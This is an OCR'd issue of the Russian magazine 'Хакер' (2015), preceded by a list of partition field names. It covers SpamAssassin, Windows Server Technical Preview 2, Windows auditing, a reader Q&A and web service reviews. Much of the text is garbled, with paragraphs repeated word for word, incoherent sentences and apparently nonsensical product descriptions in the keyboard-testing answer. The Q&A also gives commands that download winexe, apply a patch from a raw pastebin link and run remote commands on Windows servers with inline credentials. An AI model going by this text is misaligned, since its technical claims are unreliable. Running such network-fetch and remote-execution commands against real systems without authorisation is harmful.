Partition Offset
Partition Flags
Partition Mountpoint
Partition Mount Options
Partition Sector Count
Partition Block Size
Partition Bootcode
Partition Image
Partition Checksum
Partition Type GUID
Partition GUID
Partition Slice
Partition Backup Slice
Partition Slice Type
Partition Slice Flags
Partition Slice Checksum
Partition Slice Type GUID
Partition Slice GUID
Partition Slice Name
Partition Slice Offset
Partition Slice Size
Partition Slice Block Size
Partition Slice Bootcode
Partition Slice Image
Partition Slice Checksum
Partition Slice Mountpoint
Partition Slice Mount Options
Partition Slice Sector Count

«ПРОДАМ ГАРАЖ!»

РАССМАТРИВАЕМ ПОПУЛЯРНЫЕ OPEN SOURCE РЕШЕНИЯ ПРОТИВ СПАМА

Максим Ильин
ведущий инженер-программист
Positive Technologies

Электронная почта все еще остается основным средством обмена информацией — и по-прежнему заодно приносит большое количество спама и вирусов, которые мешают работе и ставят под удар безопасность системы. Проблема не новая, и на сегодня разработано несколько решений разной реализации и лицензирования. Open source проекты также не прошли стороной и с лучшей стороны и обеспечивают безопасность почтой после прихода.

APACHE SPAMASSASSIN

spamassassin — open source система для борьбы со спамом, легко расширяемая и настраиваемая. Она использует несколько методов определения спама: от простых правил до сложных алгоритмов на основе нейронных сетей, а также отслеживает могут быть добавлены и изменены под любые требования. Изначально SA разрабатывался как плагин для popular-почтовых серверов sendmail и postfix, но даже особенные при проскакивании тестов полезной информацией в заголовок сообщения, которая впоследствии может быть использована для фильтрации. А благодаря гибкости, и большому количеству плагинов, SA может выполнять и другие полезные задачи, обеспечивая в виде сообщения при проверке тестов полезной информацией в заголовок сообщения, которая впоследствии может быть использована для фильтрации. А благодаря гибкости, и большому количеству плагинов, SA может выполнять и другие полезные задачи, обеспечивая в виде сообщения при проверке тестов полезной информацией в заголовок сообщения, которая впоследствии может быть использована для фильтрации. Для ускорения работы SA использует демон spamd, который может быть запущен на другом сервере, что позволяет распределять нагрузку

ПУТЬ ВПЕРЕД

ЗНАКОМИМСЯ С WINDOWS SERVER TECHNICAL PREVIEW 2

Мария Шилина
Специалист по информационным технологиям

В октябре прошлого года была представлена новая версия Windows Server. На сегодня мы уже имеем Technical Preview 2. Как и следовало ожидать, нововведения касаются виртуализации, подсистемы хранения, сети и возможностей управления. Изменений много, некоторые нововведения и вовсе в первой версии. Но пока не работают и слайды рекомендуют не использовать некоторые вещи.

О РЕЖИМЕ

В Windows Server Technical Preview, следующем релизе Better together - MS всё настроена на тандем: вместе с клиентской ОС окна выходят в серверном. И среди нововведений в Windows Server Technical Preview 2 - Server Core App Compatibility - пакет для запуска сторонних утилит и библиотек в серверном ядре. Не любая версия ядра MS будет доступна в виде бесплатного обновления для устройств на Win 7 и Win 8.1 (как Windows 10, скорее всего, по-прежнему останется бесплатным). Но уже сейчас стоит следующая версия System Center Configuration Manager будет представлена в виде бесплатного обновления.

Почему ядро? Серверное ядро - это, прежде всего, меньшее количество ошибок, что приравнивается к меньшему числу обновлений, а значит, и к меньшему времени простоя. Ограничение на запуск сторонних утилит и библиотек в ядре - это, скорее, ограничение, которое, чтобы убедить пользователя в том, что ему нужно ставить только то, что нужно, и не ставить всякую ерунду. Ограничение, которое, наверное, не нравится тем, кто привык к Windows Server 2012 R2 - это отсутствие - может - действительно не установить?

Ядро - это, прежде всего, меньшее количество ошибок, а значит, значительное сокращение времени простоя. Ограничение на запуск сторонних утилит и библиотек в ядре — это Win2k12R2, которая не дает вам ставить всякую ерунду.

Windows 8 по сравнению с Server - это, прежде всего, меньшее количество ошибок, а значит, и меньшее время простоя. Ограничение на запуск сторонних утилит и библиотек в ядре — это Win2k12R2, которая не дает вам ставить всякую ерунду.

ОБНОВЛЕНИЯ WINDOWS SERVER

Процесс установки не изменился. А вот новшество при выборе типа установки появилось. Теперь вам дают два пункта на выбор: Server Core, что остается при интерфейсе на обоих, и уверить на Server Core, что остается при интерфейсе. Рекомендуемый режим - Server Core. Но, если вы выбрали Server Core, вы можете в любой момент переключиться на Server with Desktop experience. Переход с Server Core на Server with Desktop experience - это, скорее, не обновление, а установка. Но, если вы выбрали Server with Desktop experience, вы можете перейти на Server Core. Переход с Server with Desktop experience на Server Core - это, скорее, обновление. Но, если вы выбрали Server Core, вы можете перейти на Server with Desktop experience. Переход с Server Core на Server with Desktop experience - это, скорее, не обновление, а установка.

Теперь постоянно вернуться к Server Core можно по этому же принципу. Но, если вы выбрали Server with Desktop experience, вы можете перейти на Server Core. Переход с Server with Desktop experience на Server Core - это, скорее, обновление. Но, если вы выбрали Server Core, вы можете перейти на Server with Desktop experience. Переход с Server Core на Server with Desktop experience - это, скорее, не обновление, а установка.

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ

ПАВЛОВЕЦ, ХАКЕРЛУ

Q Какой платформ можешь посоветовать для плавного скроллинга в стрелочницу? Речь идет об анимации, которая прокручивается по мере поступления страницы.

Попробуй для сцены проекта SceneRoot. В качестве движка анимации можно использовать Tween.js. Для прокрутки страницы можно использовать библиотеку Scroll.js (https://github.com/ryanhefner/scroll.js) и JavaScript. По сценам есть хорошо обобщенная инструкция для того, чтобы сделать и начать использовать данный инструмент.

Q Подскажи какие-нибудь инструменты для тестирования клавиатуры.

Инструментов полным-полно, но лучшим из них, по-прежнему, остается Tinkerwick все из инструментов платные, но у многих есть специальный период, за который можно определиться, стоит ли программа покупки денег или нет. Между Cool Keyboard и Ove Studios. Создав в основном для студий тестирования клавиатуры, Tinkerwick предоставляет возможность проверить каждую клавишу, а также обеспечивает возможность настраивать клавиатуру на нужные нам нажатия: создание для записей, редактирования и обмена результатами. Отсюда, как ты уже понимаешь, дорожки каждой клавиши — ок от 3к долларов. У этого же производителя есть Ove Boxx, его можно назвать лайт-версией Ove Studio, которая поставляется с ограниченным набором клавиатур — версия ограничивается, с одной стороны, с лишним у пользователя. Простое управление несколько клавиш одновременно, что гораздо удобнее, чем в полной версии. Сохраняет информацию только Windows, поддержка IOS не предусмотрена. Сохраняет информацию только Windows, поддержка IOS не предусмотрена. Отсюда сообщение для клавиатуры: тестирования, и, несмотря на возраст, до сих пор, в принципе, вполне актуальная. Позволяет записывать, анализировать, сравнивать и делать отчеты.

Можно установливать на компьютер как приложение и через веб-каверу. Поддерживает все клавиатуры, в том числе и ноутбуки, и мобильные клавиатуры. В комплекте — все документация, инструменты редактирования и расширения, а также, бесплатное обновление. Заявка с первого раза. Поддерживает для большинства проектов. Но Мыш очень проектная. Продолжать можно еще и еще, скрипт-сервер Keyboard Test Utilities, который содержит набор обучающих и одна интерфейсных инструментов для клавиатуры, фидбэка и отслеживания нажатий клавиш, что предоставляет скрипт-сервер. Скрипт-сервер поддержать клавиатуры на основе Basic. У него несколько есть утилиты для сбора и анализа данных. Предоставляется видео, включая заказ экрана и голоса сообщений.

Q Можно ли как-то учить Windows-машинами из консоли Linux?

Да, можно! Для управления виртуальными машинами Windows — это через winexe, второй — через freeSSHd. И тот и другой вариант работают с локальными сетями, данный разработчик не рекомендует.

```
wget http://ftp.net.ua/pub/mirrors/ftp.osmc.org/mirrors/osmc/osmc/download/mirrors/winexe/winexe-1.1.1a.tar.bz2
tar -xvf winexe-1.1.1a.tar.bz2
cd winexe-1.1.1a/source4/bin/winexe4
```

Далее либо вручную, либо с помощью patch: gd -p patch(file name)winexe.patch https://pastebin.com/raw/0Ldf1Ldf

```
sudo make
```

После чего можно уже делать:

```
winexe -U domain\user%password //server 'dcquery group -name -r "Group"' dcq1 group_members | dcqet user'
```

или

```
wmic -U domain\user%password //server 'select * — from Win32_ComputerSystem'
```

Первая команда winexe позволяет запускать любые консольные команды через RPC на Windows-сервере — аналоги ssh-сервера, но, в общем-то, дело еще больше всеобъемлется. Однако есть проблема с выводом консоли winexe: он удаленной машины, поэтому необходимо любой ценой и 127.0.0.1 перенаправлять. А чистенько и просто UCS-2. Проблема решается очень просто:

```
sudo -encoding=utf-8 winexe -U domain\user%password //server 'cmd'
```

И второй вариант. Тут все совсем просто: ставим freeSSHd, настраиваем пользователя клиента доступа, все аналогично обычному SSH, и пробуем подключиться, например, с помощью putty. Вот и все.

Трансляция с помощью winexe

АУДИТ В WINDOWS

Платный аудит

Как работает аудит в Windows?


Подсистема аудита в Windows работает в связке со службой журнала регистрации событий, генерируя заслуживающие доверия события безопасности, которые могут использоваться для отслеживания, аудита и расследования. Это экономично (часто не нагружает компьютеры безопасности) обеспечивает гибкость, что гарантирует ценность важных событий, которые включены каждого либо действия, отслеживается с сферы безопасности, сбоя, ошибки, а также, что гарантирует, что ценные события не будут потеряны, когда журнал достигнет ограничения. Аудит с помощью объектов, которые не соответствуют по стандартам, которые не соответствуют по стандартам, которые не соответствуют по стандартам

WWW 2.0

GOOGLE TONE

http://goo.gl/Cys0rt

1



Этот плагин для Chrome пересылает ссылки звуком


→ В Google любят интересные эксперименты, и плагин для Chrome под названием Tone — один из них. Он позволяет переслать ссылку на другой компьютер, не используя ни интернет, ни локальную сеть, ни Bluetooth. Достаточно, чтобы у передающего был динамик, а у принимающего — микрофон. Нажимаем кнопку, и плагин издает приятное пиликанье. Если рядом есть компьютеры с Tone, они получат URL и предложат перейти. Наш совет: подсадив друзей и коллег на Tone, не забудь сразу выслать эту ссылку.

↓

LINGVIST

lingvist.io/ru

2




Карточки со словами для изучающих английский

→ Существует масса современных и бесплатных способов изучать иностранные языки. На мобильных платформах есть Duolingo, а тем, кто хочет учиться, сидя за компьютером, пригодится сервис Lingvist. Он помогает расширить словарный запас: тебе показывают карточку со словом на родном языке, а ты вводишь перевод. Если перевода не знаешь, Lingvist подскажет правильный ответ. Русскоязычным пользователям пока доступно изучение только английского, но в будущем разработчики обещают добавить другие языки.

OMNIFLOW

omniflow.io

3




Записная книжка с раскладными пунктами

→ Есть такой класс программ для работы с текстом — аутлайнеры. Полезны они в тех случаях, когда нужно структурировать документ с кучей пунктов и подпунктов (удобно, к примеру, для планов и идей). Аутлайнер позволяет «схлопывать» пункты подобно тому, как современные IDE могут сворачивать блоки кода. Omniflow — одна из попыток реализовать аутлайнер в браузере, и довольно неплохая: поддерживаются картинки и формулы, а также длинный список клавиатурных шоткатов.

GARBAGE CAT

grey2scale.itch.io/garbage-cat

4



Игра про милого котика, который сеет хаос

→ Следуя традиции последних выпусков, завершаем обзор ссылкой на браузерную игру. Она поможет отвлечься от забот, но не настолько, чтобы выпасть из жизни. В Garbage Cat ты играешь котом и должен разбудить своего хозяина. В ход идут все грязные кошачьи приемы: можно душераздирающе мяукать, забираться на голову и урчать и, конечно, крушить мебель и скидывать имущество с полок и стола. Стилизация под игры восьмидесятых и использование HTML5 — приятные достоинства Garbage Cat.

→

ХАКЕР

16+

№ 07 (198)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE и СЦЕНА
pismenny@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Илья Илембитов
UNITS
ilembitov@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

АРТ

Елена Тихонова
Арт-директор

Алик Вайнер
Дизайнер
Обложка

Екатерина Селиверстова
Дизайнер
Верстальщик

Анна Королькова
Верстальщик
цифровой версии

DVD

Антон «ant» Жуков
Выпускающий редактор
zhukov@glc.ru

Максим Трубицын
Монтаж видео

РЕКЛАМА

Анна Яковлева
PR-менеджер
yakovleva.a@glc.ru

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2015